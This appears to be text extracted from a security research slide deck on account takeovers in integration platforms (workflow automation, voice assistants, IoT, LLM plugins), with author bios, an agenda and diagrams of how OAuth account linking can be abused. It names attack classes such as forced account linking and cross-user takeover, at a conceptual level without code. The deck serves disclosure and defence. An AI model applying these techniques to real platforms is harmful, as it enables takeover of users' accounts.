

# One Hack to Rule Them All:


## Pervasive Account Takeovers in Integration Platforms for Workflow Automation, Virtual Voice Assistant, IoT, & LLM Services

Kaixuan Luo<sup>1</sup>, Xianbo Wang<sup>1</sup>

Adonis Fung<sup>2</sup>, Julien Lecomte<sup>2</sup>, Wing Cheong Lau<sup>1</sup>


<sup>1</sup> The Chinese University of Hong Kong, <sup>2</sup> Samsung Research America


# About us




**Kaixuan Luo\***  
PhD Candidate



**Xianbo Wang**  
PhD Candidate  
 @sanebow




**Wing Cheong Lau**  
Professor



香港中文大學  
The Chinese University of Hong Kong

\* Part of the work done while interning at Samsung

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**Adonis Fung**  
Director of Engineering, Security  
Samsung Research America



**Julien Lecomte**  
Head of Software Engineering & Operations  
Samsung Research America

## Samsung Research America

# Agenda

- 1. Executive Summary**
- 2. Protocol Analysis:** Challenges, Flaws, Attacks & Defenses
- 3. Impact Analysis:** Testing & securing 20+ integration platforms
- 4. Case Study:** One concrete example of attack
- 5. Key Takeaways**

# Executive Summary



# What is an Integration Platform?

## Workflow Automation Platforms



## Virtual Voice Assistants




## IoT Platforms/ Smart Homes




## LLM Platforms with Plugins



# What is an Integration Platform?




- **Integration Platform** Connects and Aggregates functionalities of diverse apps/services
- **Account Linking** Links the end-user's App accounts to Integration platform account
- **OAuth** is the de facto standard protocol to achieve Account Linking 

# Open Marketplace Design




<


Top Skills




SiriusXM  
"Alexa, play the Highway on SiriusXM"  
Streaming Services




Song Quiz  
"Alexa, start Song Quiz"  
Games




iHeartRadio  
"Alexa, play z. one hundred"  
Music Info, Reviews & Recognition Services




Spotify  
"Alexa, Play Spotify"  
Podcasts



Rain Sounds by Sleep Jar®  
"Alexa, open Rain Sounds"  
Relax to gentle rain sounds



Local radio stations  
"Alexa, play K-Love radio"  
Streaming Services



Smart Life  
"Alexa, turn on hallway light"  
Smart Home

Home

Devices

More



Power Automate

Search

Environments  
The Chinese University ...

Home

Create

Learn

My flows

Approvals

Solutions

Process mining

Desktop flow activity

Connections

Automation center (preview)

Custom connectors

Machines

Connectors

More

Power Platform

All connectors

Office 365 Out...

SharePoint

Microsoft Data...  
PREMIUM

OneDrive for B...

Microsoft Forms

Planner

Microsoft Teams

Outlook.com

RSS

SQL Server  
PREMIUM

Power BI

Azure DevOps  
PREMIUM

OneNote (Busi...

Notifications

Office 365 Users

Google Calendar

Approvals

X

Excel Online (B...

Mail

Microsoft To-D...

Gmail

MSN Weather

Outlook Tasks

Dropbox

Trello

Project Online

Azure Applicati...  
PREMIUM

Project Roadmap

File System

FTP

Google Drive

Viva Engage

Slack

GitHub

YouTube

Todoist

OneDrive

Azure Blob Stor...  
PREMIUM

Salesforce  
PREMIUM

Anyone can publish an app



# When Account Linking goes Wrong

## LGTM !

**User's Platform Account**  **Same User's App Account**

User controls their own apps, services or devices

## Unauthorized Access

**Attacker's Platform Account**  **Victim's App Account**

Account Takeovers

## Privacy Leakage

**Victim's Platform Account**  **Attacker's App Account**

Forced Account Linking

# When Account Linking goes Wrong

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Attacker's Platform Account  Victim's App Account

Account Takeovers

Privacy Leakage

Victim's Platform Account  Attacker's App Account

Forced Account Linking

Attacker as a  
**Malicious App**

Victim's  
**Benign App Account**



# When Account Linking goes Wrong

LGTM !

User's  
Platform  
Account



Same User's  
App  
Account

User controls their own  
apps, services or devices

Unauthorized Access

Attacker's  
Platform  
Account



Victim's  
App  
Account

Account Takeovers

Privacy Leakage

Victim's  
Platform  
Account




Attacker's  
App  
Account

Forced Account Linking


**Attacker** as a  
Platform User

**Victim's**  
Benign App Account



Cross-user  
Attack

# Quick Demo




# Protocol Analysis



# Recall: Traditional OAuth

## OAuth 2.0 Authorization Code Grant



# However

Traditional OAuth Protocol  
≠  
OAuth-based Account Linking

Customize



